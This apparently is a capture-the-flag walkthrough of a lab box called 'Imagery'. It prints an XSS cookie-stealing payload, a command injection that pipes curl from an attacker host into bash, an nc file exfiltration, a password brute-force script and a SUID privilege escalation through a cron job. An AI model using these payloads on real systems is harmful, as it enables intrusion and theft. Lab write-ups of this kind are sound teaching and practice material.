
Reconnaissance
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Besides the usual SSH port there’s a Python web server listening on port 8000.
Execution


On the web page I’m greeted by an image upload site where one can organize their images. I create a new account and use it to login. With access to the dashboard, uploading new images is possible and they show up in my account. Using the three-dot context menu there seem to be a few options regarding modification but they are all grayed out. I can just download my image or delete it entirely.
All the way on the bottom in the footer, there’s a link to Report Bug and there I can find a form to submit a bug report. I assume this might be looked at by an administrator and since the session cookie does not have the HTTPOnly flag set, I try exfiltrate it via XSS with the following payload in the Bug Details field.
<img src='x' onerror='fetch("http://10.10.10.10/"+document.cookie);'>It takes a bit of time but eventually there’s a callback on my web server with a cookie in the GET parameter.
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.56.209 - - [16/Nov/2025 16:28:11] code 404, message File not found
10.129.56.209 - - [16/Nov/2025 16:28:11] "GET /session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aRntiA.upl-aSMFWo4FDxEPzKFadbPwm-k HTTP/1.1" 404 -
Applying the stolen cookie to my current session and reloading the page shows I’m logged in as admin and I get access to the Admin Panel where I can manage users. Besides deleting users, I can also download a log file associated with each account. The log itself is not very interesting.

Considering the full filename is provided in a GET parameter for the download function, I try to use path traversal to read other files on the server. This way I get the contents of passwd and can continue looking for more interesting files.

The command line in /proc/self/cmdline shows /home/web/web/env/bin/python app.py, so the executed code is in app.py and can be retrieved with /proc/self/cwd/app.py.
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc

app_core = Flask(__name__)
app_core.secret_key = os.urandom(24).hex()
app_core.config['SESSION_COOKIE_HTTPONLY'] = False

app_core.register_blueprint(bp_auth)
app_core.register_blueprint(bp_upload)
app_core.register_blueprint(bp_manage)
app_core.register_blueprint(bp_edit)
app_core.register_blueprint(bp_admin)
app_core.register_blueprint(bp_misc)

@app_core.route('/')
def main_dashboard():
    return render_template('index.html')

if __name__ == '__main__':
    current_database_data = _load_data()
    default_collections = ['My Images', 'Unsorted', 'Converted', 'Transformed']
    existing_collection_names_in_database = {g['name'] for g in current_database_data.get('image_collections', [])}
    for collection_to_add in default_collections:
        if collection_to_add not in existing_collection_names_in_database:
            current_database_data.setdefault('image_collections', []).append({'name': collection_to_add})
    _save_data(current_database_data)
    for user_entry in current_database_data.get('users', []):
        user_log_file_path = os.path.join(SYSTEM_LOG_FOLDER, f"{user_entry['username']}.log")
        if not os.path.exists(user_log_file_path):
            with open(user_log_file_path, 'w') as f:
                f.write(f"[{datetime.now().isoformat()}] Log file created for {user_entry['username']}.\n")
    port = int(os.environ.get("PORT", 8000))
    if port in BLOCKED_APP_PORTS:
        print(f"Port {port} is blocked for security reasons. Please choose another port.")
        sys.exit(1)
    app_core.run(debug=False, host='0.0.0.0', port=port)
From the source code I can see the application imports the config from config.py in the same directory and that’s what I look at next. In there are several variables defined, one being DATA_STORE_PATH which has db.json as value.
import os
import ipaddress

DATA_STORE_PATH = 'db.json'
UPLOAD_FOLDER = 'uploads'
SYSTEM_LOG_FOLDER = 'system_logs'

os.makedirs(UPLOAD_FOLDER, exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'converted'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'transformed'), exist_ok=True)
os.makedirs(SYSTEM_LOG_FOLDER, exist_ok=True)

MAX_LOGIN_ATTEMPTS = 10
ACCOUNT_LOCKOUT_DURATION_MINS = 1

ALLOWED_MEDIA_EXTENSIONS = {'jpg', 'jpeg', 'png', 'gif', 'bmp', 'tiff', 'pdf'}
ALLOWED_IMAGE_EXTENSIONS_FOR_TRANSFORM = {'jpg', 'jpeg', 'png', 'gif', 'bmp', 'tiff'}
ALLOWED_UPLOAD_MIME_TYPES = {
    'image/jpeg',
    'image/png',
    'image/gif',
    'image/bmp',
    'image/tiff',
    'application/pdf'
}
ALLOWED_TRANSFORM_MIME_TYPES = {
    'image/jpeg',
    'image/png',
    'image/gif',
    'image/bmp',
    'image/tiff'
}
MAX_FILE_SIZE_MB = 1
MAX_FILE_SIZE_BYTES = MAX_FILE_SIZE_MB * 1024 * 1024

BYPASS_LOCKOUT_HEADER = 'X-Bypass-Lockout'
BYPASS_LOCKOUT_VALUE = os.getenv('CRON_BYPASS_TOKEN', 'default-secret-token-for-dev')

FORBIDDEN_EXTENSIONS = {'php', 'php3', 'php4', 'php5', 'phtml', 'exe', 'sh', 'bat', 'cmd', 'js', 'jsp', 'asp', 'aspx', 'cgi', 'pl', 'py', 'rb', 'dll', 'vbs', 'vbe', 'jse', 'wsf', 'wsh', 'psc1', 'ps1', 'jar', 'com', 'svg', 'xml', 'html', 'htm'}
BLOCKED_APP_PORTS = {8080, 8443, 3000, 5000, 8888, 53}
OUTBOUND_BLOCKED_PORTS = {80, 8080, 53, 5000, 8000, 22, 21}
PRIVATE_IP_RANGES = [
    ipaddress.ip_network('127.0.0.0/8'),
    ipaddress.ip_network('172.0.0.0/12'),
    ipaddress.ip_network('10.0.0.0/8'),
    ipaddress.ip_network('169.254.0.0/16')
]
AWS_METADATA_IP = ipaddress.ip_address('169.254.169.254')
IMAGEMAGICK_CONVERT_PATH = '/usr/bin/convert'
EXIFTOOL_PATH = '/usr/bin/exiftool'
Since the database is apparently just a JSON file it’s trivial to exfiltrate that as well. It holds the configured users and their uploaded images. Besides the admin account another user called testuser@imagery.htb is present along with their MD5 hash. Feeding that to hashcat quickly finds iambatman as the actual password.
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ],
    "images": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ],
    "bug_reports": []
}
When I uploaded an image with my own account all the actions related to modifying the image were disabled. In the source file api_edit.py I can see that this feature is limited to the testuser. Several transformations are available and commands based on the provided parameters are built. Those commands are then passed to subprocess.run. Especially the crop function is lacking any sanitization and command injection is easily achieved.
from flask import Blueprint, request, jsonify, session
from config import *
import os
import uuid
import subprocess
from datetime import datetime
from utils import _load_data, _save_data, _hash_password, _log_event, _generate_display_id, _sanitize_input, get_file_mimetype, _calculate_file_md5

bp_edit = Blueprint('bp_edit', __name__)

@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    transform_type = request_payload.get('transformType')
    params = request_payload.get('params', {})
    if not image_id or not transform_type:
        return jsonify({'success': False, 'message': 'Image ID and transform type are required.'}), 400
    application_data = _load_data()
    original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
    if not original_image:
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to transform.'}), 404
    original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
    if not os.path.exists(original_filepath):
        return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404
    if original_image.get('actual_mimetype') not in ALLOWED_TRANSFORM_MIME_TYPES:
        return jsonify({'success': False, 'message': f"Transformation not supported for '{original_image.get('actual_mimetype')}' files."}), 400
    original_ext = original_image['filename'].rsplit('.', 1)[1].lower()
    if original_ext not in ALLOWED_IMAGE_EXTENSIONS_FOR_TRANSFORM:
        return jsonify({'success': False, 'message': f"Transformation not supported for {original_ext.upper()} files."}), 400
    try:
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
        output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
        elif transform_type == 'rotate':
            degrees = str(params.get('degrees'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-rotate', degrees, output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'saturation':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,{float(value)*100},100", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'brightness':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,100,{float(value)*100}", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        elif transform_type == 'contrast':
            value = str(params.get('value'))
            command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"{float(value)*100},{float(value)*100},{float(value)*100}", output_filepath]
            subprocess.run(command, capture_output=True, text=True, check=True)
        else:
            return jsonify({'success': False, 'message': 'Unsupported transformation type.'}), 400
        new_image_id = str(uuid.uuid4())
        new_image_entry = {
            'id': new_image_id,
            'filename': output_filename_in_db,
            'url': f'/uploads/{output_filename_in_db}',
            'title': f"Transformed: {original_image['title']}",
            'description': f"Transformed from {original_image['title']} ({transform_type}).",
            'timestamp': datetime.now().isoformat(),
            'uploadedBy': session['username'],
            'uploadedByDisplayId': session['displayId'],
            'group': 'Transformed',
            'type': 'transformed',
            'original_id': original_image['id'],
            'actual_mimetype': get_file_mimetype(output_filepath)
        }
        application_data['images'].append(new_image_entry)
        if not any(coll['name'] == 'Transformed' for coll in application_data.get('image_collections', [])):
            application_data.setdefault('image_collections', []).append({'name': 'Transformed'})
        _save_data(application_data)
        return jsonify({'success': True, 'message': 'Image transformed successfully!', 'newImageUrl': new_image_entry['url'], 'newImageId': new_image_id}), 200
    except subprocess.CalledProcessError as e:
        return jsonify({'success': False, 'message': f'Image transformation failed: {e.stderr.strip()}'}), 500
    except Exception as e:
        return jsonify({'success': False, 'message': f'An unexpected error occurred during transformation: {str(e)}'}), 500

# --- SNIP ---
First I log in as the testuser with password iambatman and upload a new sample image. Then I proxy the request to crop the image with BurpSuite and add my reverse shell payload in the height parameter. Instantly there’s a callback as web.
POST /apply_visual_transform HTTP/1.1
Host: 10.129.56.209:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.129.56.209:8000/
Content-Type: application/json
Content-Length: 117
Origin: http://10.129.56.209:8000
DNT: 1
Connection: keep-alive
Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aRpR2g.sE_JesIWgaIVYEH_btUuu5un3bo
Priority: u=0

{
    "imageId":"ebd7f38c-13ba-42ea-95c1-bfc11789340f",
    "transformType":"crop",
    "params":{
        "x":0,
        "y":0,
        "width":1,
        "height":"`curl http://10.10.10.10/shell.sh|bash`"
    }
}
Privilege Escalation
Shell as mark
The user web does not have any sudo privileges so I have to enumerate the host for leads. Within the /var/backup folder there’s a ZIP file with an aes extension and based on the filename it’s a backup for the web directory. For further inspection I transfer the file to my host via nc.
$ ls -la /var/backup/
total 22524
drwxr-xr-x  2 root root     4096 Sep 22 18:56 .
drwxr-xr-x 14 root root     4096 Sep 22 18:56 ..
-rw-rw-r--  1 root root 23054471 Aug  6  2024 web_20250806_120723.zip.aes

$ nc -w3 10.10.10.10 7777 < /var/backup/web_20250806_120723.zip.aes
Running file reveals the program pyAesCrypt 6.1.1 as creator of the file, with the source code available. There does not seem to be any public vulnerability present so I decide to try and bruteforce the password used to encrypt the archive.
$ nc -lnvp 7777 > web_20250806_120723.zip.aes

$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
A simple Python script reads entries from rockyou.txt and tries to decrypt the file. As soon as it succeeds it will print the password and write the decrypted contents into out.zip. The run does not take too long and eventually prints bestfriends.
#!/usr/bin/env python3
# /// script
# requires-python = ">=3.10"
# dependencies = [
#     "pyaescrypt==6.1.1",
# ]
# ///
import pyAesCrypt

wordlist = '/usr/share/wordlists/rockyou.txt'
file = 'web_20250806_120723.zip.aes'


def brute():
    with open(wordlist) as f:
        while password := f.readline().strip():
            try:
                pyAesCrypt.decryptFile(file, 'out.zip', password)
            except:
                continue
            print(f'Password found: {password}')
            break


if __name__ == '__main__':
    brute()
I can extract the archive without providing a password and it contains the web application as suspected. There are additional users configured in db.json, among them is mark whose hash cracks and returns supersmash as the password. This allows me to change to this user and collect the first flag.
$ 7z x out.zip

$ ls -la web
drwxrwxr-x 6 ryuki ryuki  4096 Nov 16 23:50 .
drwxrwxr-x 4 ryuki ryuki  4096 Nov 16 23:50 ..
-rw-rw-r-- 1 ryuki ryuki  9784 Aug  5 09:56 api_admin.py
-rw-rw-r-- 1 ryuki ryuki  6398 Aug  5 09:56 api_auth.py
-rw-rw-r-- 1 ryuki ryuki 11876 Aug  5 09:57 api_edit.py
-rw-rw-r-- 1 ryuki ryuki  9091 Aug  5 09:57 api_manage.py
-rw-rw-r-- 1 ryuki ryuki   840 Aug  5 09:58 api_misc.py
-rw-rw-r-- 1 ryuki ryuki 12082 Aug  5 09:58 api_upload.py
-rw-rw-r-- 1 ryuki ryuki  1943 Aug  5 16:21 app.py
-rw-rw-r-- 1 ryuki ryuki  1809 Aug  5 09:59 config.py
-rw-rw-r-- 1 ryuki ryuki  1503 Aug  6 13:07 db.json
drwxrwxr-x 5 ryuki ryuki  4096 Nov 16 23:50 env
drwxrwxr-x 2 ryuki ryuki  4096 Nov 16 23:50 __pycache__
drwxrwxr-x 2 ryuki ryuki  4096 Nov 16 23:50 system_logs
drwxrwxr-x 2 ryuki ryuki  4096 Nov 16 23:50 templates
-rw-rw-r-- 1 ryuki ryuki  4023 Aug  5 10:00 utils.py

$ cat web/db.json
--- SNIP ---
        {
            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
--- SNIP ---
Shell as root
Now mark on the other hand is able to execute something with sudo. The charcol executable generates encrypted backup files and is most likely the tool which created the web backup. Executing it with --help reveals an interesting switch to reset the password to the default.
$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol

$ sudo /usr/local/bin/charcol -h
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system password verification).
When using the -R command line parameter I’m prompted to enter the password for user mark and supersmash seems to work there too. Running charcol again, I’m opting for the ‘no password’ mode.
$ sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2025-11-16 22:56:36] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm: supersmash

[2025-11-16 22:56:39] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.

$ sudo /usr/local/bin/charcol

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2025-11-16 22:57:11] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
Once again I run the tool but this time providing shell to be dropped into an interactive shell. Using help here lists all possible commands and one sticks out: Automated Jobs (Cron). There is a warning that charcol does not validate the security of the command - that’s great! Adding a new cronjob, that copies the bash binary into mark’s home directory and applies the SUID bit, requires me to input the password supersmash again and then adds my new cronjob.
sudo /usr/local/bin/charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2025-11-16 23:01:30] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.

charcol> help
[2025-11-16 23:01:32] [INFO]
Charcol Shell Commands:

  Backup & Fetch:
    backup -i <paths...> [-o <output_file>] [-p <file_password>] [-c <level>] [--type <archive_type>] [-e <patterns...>] [--no-timestamp] [-f] [--skip-symlinks] [--ask-password]
      Purpose: Create an encrypted backup archive from specified files/directories.
--- SNIP ---

  Automated Jobs (Cron):
    auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
      Purpose: Add a new automated cron job managed by Charcol.
      Verification:
        - If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).
        - If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).
      Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.
      Examples:
        - Status 1 (encrypted app password), cron:
          CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), cron, unencrypted backup:
          CHARCOL_NON_INTERACTIVE=true charcol auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), interactive:
          auto add --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
          (will prompt for system password)
--- SNIP ---

charcol> auto add --schedule "* * * * *" --command "bash -c 'cp /bin/bash /home/mark/bash; chmod u+s /home/mark/bash'" --name escalate
[2025-11-16 23:01:56] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-11-16 23:01:59] [INFO] System password verified successfully.
[2025-11-16 23:01:59] [INFO] Auto job 'escalate' (ID: 04eb2c42-9a9d-442a-bfad-c8e49299d0ca) added successfully. The job will run according to schedule.
[2025-11-16 23:01:59] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true bash -c 'cp /bin/bash /tmp/bash; chmod u+s /tmp/bash
The command does run every minute so I do not have to wait for too long until a new bash appears and I can use it to escalate to root with the -p switch.
$ ls -la ~/bash
-rwsr-xr-x 1 root root 1474768 Nov 16 23:02 /home/mark/bash

$ ~/bash -p
bash-5.2# id
uid=1002(mark) gid=1002(mark) euid=0(root) groups=1002(mark)
Attack Path
flowchart TD

subgraph "Execution"
    A(Access to Web App) -->|XSS in Report Bug Feature| B(Admin Cookie)
    B --> C(Access to Admin Panel)
    C -->|Local File Read in download feature| D(Source Code) & E(Database as JSON)
    E -->|Crack Hash| F(Credentials for testuser)
    D -->|Source Code Review| G(RCE in experimental Transform feature limited to testuser)
    F & G -->|Command Injection| H(Shell as web)
end

subgraph "Privilege Escalation"
    H --> I(AES encrypted backup)
    I -->|Bruteforce| J(Unencrypted web application backup)
    J -->|Crack hashes in database| K(Shell as mark)
    K -->|sudo privileges| L(Run backup script as root)
    L -->|Add cronjob feature| M(Shell as root)
end